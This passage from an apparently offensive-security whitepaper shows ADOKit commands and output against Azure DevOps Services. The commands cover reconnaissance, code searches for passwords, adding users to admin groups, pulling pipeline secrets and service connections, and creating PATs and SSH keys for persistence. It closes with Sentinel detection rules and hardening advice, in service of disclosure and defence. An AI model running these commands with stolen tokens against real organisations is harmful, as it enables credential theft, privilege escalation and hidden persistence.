/url:https://dev.azure.com/YourOrganization
```

[53] https://github.com/xforcered
[54] https://github.com/xforcered/ADOKit

```
ADOKit.exe whoami /credential:patToken
/url:https://dev.azure.com/YourOrganization
```



```
s provided

ided are VALID.

           Username |                                        Display Name |
-----------------------------------------------------------------------------------------------
              user4 |                                              User 4 |           user4@[redacted]


rships for the current user


                           Group UPN |                                        Display Name |
-----------------------------------------------------------------------------------------------
              [TestProject]\Contributors |                                  Contributors | Members of th:
             [TestProject2]\Contributors |                                  Contributors | Members of th:
  [ProjectWithMultipleRepos]\Contributors |                                  Contributors | Members of th:
             [MaraudersMap]\Contributors |                                  Contributors | Members of th:
```


Module output for whoami

Searching Code for Passwords

One common area of reconnaissance is to search for any code containing credentials. You can perform this using the `searchcode` module.

```
ADOKit.exe searchcode /credential:UserAuthentication=ABC123
/url:https://dev.azure.com/YourOrganization /search:"search term"
```

```
ADOKit.exe searchcode /credential:patToken /url:https://dev.azure.com/
YourOrganization /search:"search term"
```



```
[*] INFO: Checking credentials provided

[+] SUCCESS: Credentials provided are VALID.


[>] URL: https://dev.azure.com/ThisIsTestOrganization1/MaraudersMap/_git/MaraudersMap?path=/Test.cs
    |_ Console.WriteLine("PassWord");
    |_ this is some text that has a password in it

[>] URL: https://dev.azure.com/ThisIsTestOrganization1/ProjectWithMultipleRepos/_git/AnotherRepo?path=/config.yaml
    |_ Password: ItIsSuperSecret!

[>] URL: https://dev.azure.com/ThisIsTestOrganization1/TestProject2/_git/TestProject2?path=/Program.cs
    |_ Console.WriteLine("PaSsWoRd");

[*] Match count : 4
```


Module output for searchcode

Get Group Members

Another area of reconnaissance that would be valuable to an attacker is getting all members of administrative groups for further targeting. This can be performed with the `getgroupmembers` module.

```
ADOKit.exe getgroupmembers /credential:UserAuthentication=ABC123
/url:https://dev.azure.com/YourOrganization /group:"search term"
```

```
ADOKit.exe getgroupmembers /credential:patToken /url:https://dev.azure.com/
YourOrganization /group:"search term"
```



```
[*] INFO: Checking credentials provided

[+] SUCCESS: Credentials provided are VALID.

                                                    Group |                                     Mail Address |
---------------------------------------------------------------------------------------------------------------------------------
                           [TestProject2]\Build Administrators |              user1@[redacted] |
                         [MaraudersMap]\Project Administrators | brett.hawkins@[redacted]|
                         [TestProject2]\Project Administrators | brett.hawkins@[redacted]|
                         [TestProject2]\Project Administrators |              user3@[redacted] |
      [ThisIsTestOrganization1]\Project Collection Administrators | brett.hawkins@[redacted] |
      [ThisIsTestOrganization1]\Project Collection Administrators |              user2@[redacted] |
              [ProjectWithMultipleRepos]\Project Administrators | brett.hawkins@[redacted]|
                          [TestProject]\Project Administrators | brett.hawkins@[redacted]|
```


Module output for getgroupmembers

Get Project Permissions

If there is an interesting project that is being targeted, it is useful to know which users have authorization to that project, and what their access level is. This can be identified using the `getpermissions` module.

```
ADOKit.exe getpermissions /credential:UserAuthentication=ABC123
/url:https://dev.azure.com/YourOrganization /project:"project name"
```

```
ADOKit.exe getpermissions /credential:patToken /url:https://dev.azure.com/
YourOrganization /project:"project name"
```



```
[*] INFO: Checking credentials provided

[+] SUCCESS: Credentials provided are VALID.

                                             UPN |                                     Display Name |
--------------------------------------------------------------------------------------------------------------------------------
              [TestProject2]\Build Administrators |                             Build Administrators | Members of this gr
                      [TestProject2]\Contributors |                                     Contributors | Members of this gr
           [TestProject2]\Endpoint Administrators |                          Endpoint Administrators | Members of this gr
                 [TestProject2]\Endpoint Creators |                                Endpoint Creators | Members of this gr
            [TestProject2]\Project Administrators |                           Project Administrators | Members of this gr
               [TestProject2]\Project Valid Users |                              Project Valid Users | Members of this gr
                           [TestProject2]\Readers |                                          Readers | Members of this gr
            [TestProject2]\Release Administrators |                           Release Administrators | Members of this gr
                 [TestProject2]\TestProject2 Team |                                TestProject2 Team |


[*] INFO: Listing group members for each group that has permissions to this project



GROUP NAME: [TestProject2]\Build Administrators

                                                                                  Group |                                Mail Address
--------------------------------------------------------------------------------------------------------------------------------
                                                    [TestProject2]\Build Administrators |             user1@[redacted]


GROUP NAME: [TestProject2]\Contributors
```

Snippet of output from getpermissions module

PRIVILEGE ESCALATION

A few of the more impactful privilege escalation modules are shown in the examples below.

Add User to Privileged Group


If you have compromised a user cookie or PAT and would like to add a non-privileged user that is within your control to an administrative project or collection group, this is possible with several modules available to add users to the privileged groups below.

- **Privileged Collection Groups**
  - Project Collection Administrators
  - Project Collection Build Administrators
  - Project Collection Build Service Accounts
  - Project Collection Service Accounts
- **Privileged Project Groups**
  - Build Administrators
  - Project Administrators

An example is shown below adding a user to the Project Collection Build Administrators group using the `addcollectionbuildadmin` module

```
ADOKit.exe addcollectionbuildadmin /credential:UserAuthentication=ABC123
/url:https://dev.azure.com/YourOrganization /user:"username"
```

```
ADOKit.exe addcollectionbuildadmin /credential:patToken
/url:https://dev.azure.com/YourOrganization /user:"username"
```



```
[*] INFO: Checking credentials provided

[+] SUCCESS: Credentials provided are VALID.


[*] INFO: Attempting to add user4 to the Project Collection Build Administrators group.

[+] SUCCESS: User successfully added

                                                                Group |                                             Mail Address |
-----------------------------------------------------------------------------------------------------------------------------------
    [ThisIsTestOrganization1]\Project Collection Build Administrators |                   user4@[redacted]                           |
```


Module output for addcollectionbuildadmin

Get Pipeline Variables and Secrets

The ability to obtain build pipeline variables and secret names can be useful for an attacker looking to perform privilege escalation and lateral movement throughout an organization. You can obtain build pipeline variables via the `getpipelinevars` module.

```
ADOKit.exe getpipelinevars /credential:UserAuthentication=ABC123
/url:https://dev.azure.com/YourOrganization /project:"project name"
```

```
ADOKit.exe getpipelinevars /credential:patToken /url:https://dev.azure.com/
YourOrganization /project:"project name"
```




```
[*] INFO: Checking credentials provided

[+] SUCCESS: Credentials provided are VALID.

           Pipeline Var Name |                          Pipeline Var Value
------------------------------------------------------------------------
                  credential |                                 P@ssw0rd123!
                         url |                                 http://blah/
```

Module output for getpipelinevars

Additionally, if a project is using a secret variable, you can get the name of the secret variable using the `getpipelinesecrets` module. This helps for additional targeting to perform the steps shown in the [Retrieve Azure DevOps Services Build Variables and Secrets]() section to extract the contents of the secret variables.

```
ADOKit.exe getpipelinesecrets /credential:UserAuthentication=ABC123
/url:https://dev.azure.com/YourOrganization /project:"project name"
```

```
ADOKit.exe getpipelinesecrets /credential:patToken /url:https://dev.azure.com/
YourOrganization /project:"project name"
```



```
[*] INFO: Checking credentials provided

[+] SUCCESS: Credentials provided are VALID.

                Build Secret Name |   Build Secret Value
-----------------------------------------------------------------
                anotherSecretPass |             [HIDDEN]
                       secretpass |             [HIDDEN]
```


Module output for getpipelinesecrets

Get Service Connections

Service Connections are another component of Azure DevOps Services where credential extraction can be performed. To identify projects that have service connections, along with their service connection information, you can run the `getserviceconnections` module. Then you can perform the steps shown in the [Retrieve Service Connection Credentials]() section to extract the service connection credentials.

```
ADOKit.exe getserviceconnections /credential:UserAuthentication=ABC123
/url:https://dev.azure.com/YourOrganization /project:"project name"
```

```
ADOKit.exe getserviceconnections /credential:patToken
/url:https://dev.azure.com/YourOrganization /project:"project name"
```



```
[*] INFO: Checking credentials provided

[+] SUCCESS: Credentials provided are VALID.

                                   Connection Name |      Connection Type |                                       ID
-------------------------------------------------------------------------------------------------------------------------
                        Azure Test Connection Stuff |              azurerm |     0fca2f80-3480-44b9-87a6-3284df2c79a2
                            Connect to Blah Server |              generic |     f101ee3c-c2f7-4a6b-b930-af43c026460e
```

Module output for getserviceconnections


PERSISTENCE

Both available persistence modules are shown in the examples below for the creation of PAT's and SSH keys.

Personal Access Tokens

You can create a PAT to be used for persistence using the `createpat` module. Authentication via a cookie is required for this module because PATs cannot be used to create other PATs.

```
ADOKit.exe createpat /credential:UserAuthentication=ABC123
/url:https://dev.azure.com/YourOrganization
```




```
[*] INFO: Checking credentials provided

[+] SUCCESS: Credentials provided are VALID.

                               PAT ID |                        Name |                       Scope |               Valid
----------------------------------------------------------------------------------------------------------------------------
   98cbcbb9-3d0a-4312-bef8-cfe6a56067a9 |           ADOKit-EUXQUXUn |                   app_token |        4/18/2024 12:00
```

Snippet of output for createpat module

SSH Keys

You can create an SSH key to be used for persistence using the `createsshkey` module. Authentication via a cookie is required for this module because PATs cannot be used to create SSH keys.

```
ADOKit.exe createsshkey /credential:UserAuthentication=ABC123
/url:https://dev.azure.com/YourOrganization /sshkey:"ssh pub key"
```



```
[*] INFO: Checking credentials provided

[+] SUCCESS: Credentials provided are VALID.

                           SSH Key ID |                        Name |                       Scope |               Valid
----------------------------------------------------------------------------------------------------------------------------
   fd3ff2d6-b873-438e-bf83-023f07a689b0 |           ADOKit-FELOPUZZ |                   app_token |        4/18/2024 12:00
```

Snippet of output for createsshkey module

Defensive Considerations


ADOKIT

There are multiple static signatures that can be used to detect the usage of ADOKit. These can be found in the YARA[55] rule on the ADOKit repository.

A static user agent string is used when attempting each module in ADOKit. The user agent string is `ADOKit-21e233d4334f9703d1a3a42b6e2efd38`. A snort[56] rule is provided in the ADOKit repository. Microsoft Sentinel analytic rule logic is provided below that can be applied in a Microsoft Sentinel scheduled query analytic rule to detect the usage of this tool for any auditable events.

```
AzureDevOpsAuditing
// Look for the user agent for ADOKit
| where UserAgent has_any ("ADOKit-21e233d4334f9703d1a3a42b6e2efd38")
| extend timestamp = TimeGenerated, AccountCustomEntity = ActorUPN,
IPCustomEntity = IpAddress
```

In this example, we used ADOKit to add a user to the Project Collection Administrators group, which caused our alert to trigger.


ADOKit Usage
Incident ID: 172

Unassigned
Owner
New
Status
High
Severity

Description
This will alert when attempts are made to use ADOKit against an Azure DevOps instance.


Alert product names
- Microsoft Sentinel

Evidence
1 Events
1 Alerts
0 Bookmarks

Alert triggering for ADOKit usage

[55] https://yara.readthedocs.io/en/stable/writingrules.html
[56] https://snort.org/

The event details for the correlating alert are shown below.




ActorUPN	brett.hawkins@[redacted]
AuthenticationMechanism	UserAuthToken
TimeGenerated [UTC]	2023-04-18T12:15:18.877Z
ScopeType	Enterprise
ScopeDisplayName	ThisIsTestOrganization1 (Organization)
ScopeId	e4532779-0c70-47c3-b438-61b959fb0a1d
ProjectId	00000000-0000-0000-0000-000000000000
IpAddress	[redacted]
UserAgent	ADOKit-21e233d4334f9703d1a3a42b6e2efd38
OperationName	Group.UpdateGroupMembership.Add
Data	{"CallerProcedure":"prc_UpdateGroupMembership","Eve...
Details	user4 was added as a member of group [ThisIsTestOrganization1]\Project Collection Administrators

Event details for ADOKit usage alert

Additionally, any PAT's or SSH keys that are created using ADOKit will be prepended with `ADOKit-` in the name. This can be filtered within Azure DevOps Services to indicate a PAT or SSH key was created using ADOKit. Microsoft Sentinel analytic rule logic is provided below that can be applied in a Microsoft Sentinel scheduled query analytic rule to detect the usage of ADOKit to add persistence via a created PAT or SSH key.

```
// Allowlisted UPNs should likely stay empty
let AllowlistedUpns = datatable(UPN:string)['foo@bar.com', 'test@foo.com'];
// Distinct Operation Names that will flag
let HasExactBlocklist =
datatable(OperationName:string)['Token.SshCreateEvent','Token.PatCreateEvent']
;
AzureDevOpsAuditing
| where (AuthenticationMechanism startswith "S2S_ServicePrincipal" or
AuthenticationMechanism startswith "UserAuthToken") and UserAgent has_any
("ADOKit-21e233d4334f9703d1a3a42b6e2efd38") and (OperationName in
(HasExactBlocklist))
  and ActorUPN !in (AllowlistedUpns)
| project TimeGenerated, AuthenticationMechanism, ActorUPN, ActorDisplayName,
IpAddress, UserAgent, OperationName, Details, Data
| extend timestamp = TimeGenerated, AccountCustomEntity = ActorUPN,
IPCustomEntity = IpAddress
```

In this example, we used ADOKit to create a PAT, which caused our alert to trigger.



Persistence Technique with ADOKit
Incident ID: 175

Unassigned	New	High
Owner	Status	Severity

Description
This alert is for any time a persitence technique is attempted using ADOKit


Alert product names
- Microsoft Sentinel

Evidence

1	1	0
Events	Alerts	Bookmarks

Alert for persistence technique with ADOKit

The event details for the correlating alert are shown below.



AuthenticationMechanism	S2S_ServicePrincipal
ActorUPN	user4@[redacted]
ActorDisplayName	user4
IpAddress	[redacted]
UserAgent	ADOKit-21e233d4334f9703d1a3a42b6e2efd38
OperationName	Token.PatCreateEvent
Details	Personal Access Token "ADOKit-EUXQUXUn" was created.

Event details for persistence technique with ADOKit

AZURE DEVOPS SERVICES PLATFORM

Microsoft supplies an excellent guide on security best practices for securing your Azure DevOps Services instance here[57]. This includes security best practices for group permissions, authentication methods, pipelines, and much more.

[57] For security best practices for Azure DevOps Services, see https://learn.microsoft.com/en-us/azure/devops/organizations/security/security-best-practices?view=azure-devops

In addition to applying security best practices for the platform, if you are sending your Azure DevOps Services logs to Microsoft Sentinel, consider making the modifications to the default analytic rules and adding new rules highlighted in the Improving Detection of Attacks Against Azure DevOps Services section of this whitepaper. This will enhance your capability to detect the attacks shown in this whitepaper.

Finally, another security control to increase the security posture of your Azure DevOps Services instance is Microsoft Defender for DevOps[58]. This allows an organization to proactively detect when credentials are being insecurely stored or used within code and can also scan code for known vulnerabilities.

[58] https://learn.microsoft.com/en-us/azure/defender-for-cloud/defender-for-devops-introduction

Conclusion

The adoption of cloud-based services continues to be part of the long-term strategy for organizations. Possessing the ability to log and detect attacker activity in cloud-based services has become more important than ever, as attackers continue to abuse these platforms, such as the Storm-0558 threat actor group. Furthermore, organizations rely on DevOps systems to deploy business critical internal applications, or applications to customers that depend on these systems. As such, properly securing cloud-based DevOps services, such as Azure DevOps Services, continues to be critical, especially with attackers performing software supply chain attacks and source code theft attacks. It is X-Force Red's goal that this whitepaper and research will bring more attention and inspire future research on defending other business critical cloud-based DevOps services.

Acknowledgments

A special thank you to the below people for giving feedback on this research and providing whitepaper content review.

- Chris Thompson (@retBandit)
- John Dwyer (@TactiKoolSec)
- Matthew DeFir (@chefm4tt)
- Patrick Fussell (@capt_red_beardz)
- Sanjiv Kawa(@sanjivkawa)

Appendix A: Attack Scenarios Detection Table

The below table lists the attack scenarios shown in this whitepaper, and whether they are currently detected (as of this whitepaper publish date) by the default Microsoft Sentinel Azure DevOps Services rules.

Attack Scenario	Detected by default rule(s)?	Rule Name(s)
Projects Reconnaissance	No	N/A
Repositories Reconnaissance	No	N/A
Files Reconnaissance	No	N/A
Code Reconnaissance	No	N/A
User/Group Reconnaissance	No	N/A
Persistence	No	N/A
Adding User to Project Administrators	Yes	New PA, PCA, or PCAS added to Azure DevOps
Adding User to Build Administrators	No	N/A
Adding User to Project Collection Administrators	Yes	New PA, PCA, or PCAS added to Azure DevOps

Adding User to Project Collection Service Accounts	Yes	New PA, PCA, or PCAS added to Azure DevOps
Adding User to Project Collection Build Administrators	No	N/A
Modifying Azure DevOps Services Build Pipeline	No	N/A
Compromise On-Premise Host via Self-Hosted Agent	No	N/A
Retrieve Azure DevOps Services Build Variables and Secrets	No	N/A
Retrieve Azure Key Vault Secrets	No	N/A
Retrieve Service Connection Credentials	No	N/A
Creating Azure DevOps Services Agent Pool	Yes	Azure DevOps Agent Pool Created Then Deleted
Disabling Azure DevOps Services Audit Stream	Yes	Azure DevOps Audit Stream Disabled
Reducing Azure DevOps Services Log Retention	Yes	Azure DevOps Retention Reduced
Adding External Upstream Source to Azure DevOps Services Feed	Yes	External Upstream Source Added to Azure DevOps Feed

REST API Abuse - Reconnaissance	No	N/A
REST API Abuse - Persistence	No	N/A
REST API Abuse - Adding User to Group	Yes	Azure DevOps Personal Access Token (PAT) misuse
